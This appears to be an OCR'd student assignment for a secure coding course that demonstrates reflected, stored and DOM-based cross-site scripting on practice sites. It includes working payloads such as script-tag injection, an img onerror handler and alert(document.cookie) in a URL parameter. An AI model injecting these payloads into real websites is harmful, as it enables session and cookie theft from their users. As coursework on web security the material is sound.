27|04|2021

SECURE CODING CSE2010

K Roma Pai -18BCE7165

CrossSide Scripting Examples (XSS)


QUESTION

alf.nu/alert1

CODE

`");alert(1,"` → Close the console tag and insert the alert

OUTPUT



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 12

```
");alert(1,"
```

Output Win!


```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
roma Comment	12	Chrome/88
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84
aaa 123	? 12	Chrome/87
OvO How less ummm	? 12	Chrome/87
-_- rick roll	? 12	Chrome/88
czapek :-|	? 12	Chrome/87
Terribilis	? 12	Firefox/84

QUESTION


RXSS demonstrate



CODE

```
<br>Google Chrome</br>
```

OUTPUT




Sorry, no results were found for
Google Chrome
. Try again.

27|04|2021

CODE

```
<div style=color:red>You have been warned</div>
```

OUTPUT



Sorry, no results were found for


You have been warned

. Try again.

CODE

```
<div style=color:red>JD</div> <script>alert("You are hacked")</script>
```

OUTPUT



An embedded page at xss-doc.appspot.com says

You are hacked

<div style=color:red>JD<

Waiting for xss-doc.appspot.com...

QUESTION


Stored XSS demo

CODE

```
     .<img src=x onerror="alert('pop-up window via
sstored XSS');"
```

OUTPUT

27|04|2021


BlathrBox Blabber with your friends

pop-up window via stored XSS

OK

Clear all posts

You
Mon Mar 01 2021 10:27:35 GMT+0530 (India Standard Time)

Welcome!


This is your *personal* stream. You can post anything you want here!

You
Mon Mar 01 2021 10:28:47 GMT+0530 (India Standard Time)

Share status!

QUESTION

DOM XSS demo


Not secure | brutelogic.com.br/blog/

OnlineExam VTOP · Java Compiler · VTOP2 · Widget Index · Thesaurus · 30DaysFlutter · rocket_guide · Rive Help · Other bookmarks

BRUTE XSS

Master the art of Cross Site Scripting.

brutelogic.com.br says

XSS

OK

Home · XSS Cheat Sheet · XSS 101 · About

Filter Bypass in Multi Context

March 10, 2020 · The Art of XSS Payload Building

Some Cross-Site Scripting (XSS) vectors arise from strict but allowed possibilities, forming tricky combinations. It's all about contexts and sometimes the interaction between different contexts with different filters lead to some interesting bypasses.

Although in the same document (or page), usually the source code of a HTTP response is formed by 3 different contexts: HTML, Javascript and CSS. They have their own syntax and different filters are applied to the output of user input to avoid XSS situations.

Select Language

XSS CHEAT SHEET 2020 EDITION

GET YOURS NOW!


The best place to get started with crypto

Translate »

CODE

```
http://brutelogic.com.br/tests/sinks.html
```

OUTPUT




Hello, guest!

CODE

```
http://brutelogic.com.br/tests/sinks.html?name=daito<i
mg src=x onerror=alert(document.cookie)>
```

OUTPUT



Not secure | brutelogic.com.br/tests/sinks.html?name=daito<img%20src=x%20onerror=alert(document.cookie)>

brutelogic.com.br says

visited=1

OK


Hello, daito!

Waiting for brutelogic.com.br...

CODE

```
http://brutelogic.com.br/tests/sinks.html?redir=ja
vascript:alert(101)
```

OUTPUT



Not secure | brutelogic.com.br/tests/sinks.html?redir=javascript:alert(101)

brutelogic.com.br says

101

OK

Hello, guest!

QUESTION

How is secure coding related to XSS?

ANSWER

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

K Roma Pai
18BCE7165
27|02|2021